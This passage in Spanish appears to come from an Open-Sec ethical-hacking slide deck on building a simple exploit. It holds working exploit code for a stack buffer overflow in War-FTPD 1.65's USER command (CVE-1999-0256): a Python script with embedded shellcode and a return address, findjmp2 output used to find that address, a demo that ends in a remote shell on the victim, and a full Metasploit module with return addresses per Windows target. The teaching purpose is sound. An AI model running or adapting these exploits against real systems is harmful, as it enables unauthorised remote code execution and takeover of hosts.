"\x42\x64\x7d\x8c\x42\x75\x21\x19\xa4\x1f\xc9\x4f\x7f\x88\x70"
"\xca\x0b\x29\x7c\xc0\x9b\xca\xef\x8f\x5b\x84\x13\x18\x0c\xc1"
"\xe2\x51\xd8\xff\x5d\xc8\xfe\xfd\x38\x33\xba\xd9\xf8\xba\x43"
"\xaf\x45\x99\x53\x69\x45\xa5\x07\x25\x10\x73\xf1\x83\xca\x35"
"\xab\x5d\xa0\x9f\x3b\x1b\x8a\x1f\x3d\x24\xc7\xe9\xa1\x95\xbe"
"\xaf\xde\x1a\x57\x38\xa7\x46\xc7\xc7\x72\xc3\xe7\x25\x56\x3e"
"\x80\xf3\x33\x83\xcd\x03\xee\xc0\xeb\x87\x1a\xb9\x0f\x97\x6f"
"\xbc\x54\x1f\x9c\xcc\xc5\xca\xa2\x63\xe5\xde")
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
ret = struct.pack("<L", 0x7C82385D)
buffer='\x41' * 485 + ret + '\x90' * 4 + shellcode
print("\nExploit to " + sys.argv[1] + "...")
s.connect((sys.argv[1],21))
s.recv(1024)
s.send('USER ' + buffer + '\r\n')
s.close()
```


```
C:\WINDOWS\system32\cmd.exe
C:\>OPCODES_LIST>Findjmp2.exe KERNEL32.DLL esp
Findjmp, Eye, I2S-LaB
Findjmp2, Hat-Squad
Scanning KERNEL32.DLL for code useable with the esp register
0x7C82385D call esp
Finished Scanning KERNEL32.DLL for code useable with the esp register
Found 1 usable addresses
C:\>OPCODES_LIST>
```






# DEMO: Creando un Exploit Sencillo


Ponemos en escucha el puerto 4444 en el equipo del atacante.




Ejecutamos el exploit



Así se ve la aplicación en la víctima luego de ejecutar el exploit, pueden fijarse en la parte del log donde se envía un string bastante largo lleno de "A".



Obtenemos una shell de la víctima.



# ¿Cómo crearlo en Metasploit?

Estructura básica de un exploit de Metasploit:

- Comentario
- Dependencia
- Definición de la clase
- inclusiones
- método constructor
  - Nombre del exploit
  - Descripción del exploit
  - Más datos sobre el exploit



# Estructura básica de un exploit de **metasploit** (Cont.)

- Información para generar el Payload
  - Espacio disponible
  - Caracteres no válidos
- Plataforma
- Objetivos
- Método Exploit





---

# demo: creando un exploit con metasploit framework

# EXPLOIT en Metasploit

- En el método exploit, primero establecemos conexión con la víctima.
- Luego creamos un buffer y llenamos los 485 primeros bytes con caracteres alfanuméricos (`rand_text_alphanumeric(485)`).
- Luego añadimos la dirección ret (EIP) al buffer (`[target.ret].pack('V')`).
- A continuación agregamos 4 NOPs (`make_nops(4)`).
- Finalizamos nuestro buffer agregando el payload seleccionado (`payload.encoded`).
- Ejecutamos el manejador (handler).
- Y finalmente desconectamos.

Es importante señalar que en Targets nosotros podemos agregar otros objetivos que no se encuentren actualmente listados, por ejemplo Windows 2003, Windows XP SP3 Spanish, etc, para esto debemos buscar las direcciones de retorno ya sea con un debugger, con `findjmp2`, con metasploit o en alguna base de datos de opcodes.

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  include Msf::Exploit::Remote::Ftp
  def initialize(info = {})
    super(update_info(info,
      'Name' => 'War-FTPD 1.65 Username Overflow',
      'Description' => %q{
        This module exploits a buffer overflow found in the USER command
        of War-FTPD 1.65.
      },
      'Author' => 'Fairuzan Roslan <riaf [at] mysec.org>',
      'License' => BSD_LICENSE,
      'Version' => '$Revision: 7030 $',
      'References' =>
        [
          [ 'CVE', '1999-0256' ],
          [ 'OSVDB', '875' ],
          [ 'BID', '10078' ],
          [ 'MIL', '75' ],
          [ 'URL', 'http://lists.insecure.org/lists/bugtraq/1998/Feb/0014.html' ],
        ],
      'DefaultOptions' =>
        {
          'EXITFUNC' => 'process'
        },
      'Payload' =>
        {
          'Space' => 424,
          'BadChars' => "\x00\x0a\x0d\x40",
          'StackAdjustment' => -3500,
        },
      'Platform' => 'win',
      'Targets' =>
        [
          # Target 0
          [
            'Windows 2000 SP0-SP4 English',
            {
              'Ret' => 0x750231e2 # ws2help.dll
            },
          ],
          # Target 1
          [
            'Windows XP SP0-SP1 English',
            {
              'Ret' => 0x71ab1d54 # push esp, ret
            },
          ],
          # Target 2
          [
            'Windows XP SP2 Spanish',
            {
              'Ret' => 0x7c951eed # jmp esp
            },
          ],
        ],
      )))
  end
  def exploit
    connect
    print_status("Trying target #{target.name}...")
    buff = rand_text_alphanumeric(485)
    buff << [target.ret].pack('V')
    buff << make_nops(4)
    buff << payload.encoded
    sock.put("USER " + buff + "\r\n")
    handler
    disconnect
  end
end
```





# Open-Sec

---

Ethical Hacking/Forensics/InfoSec

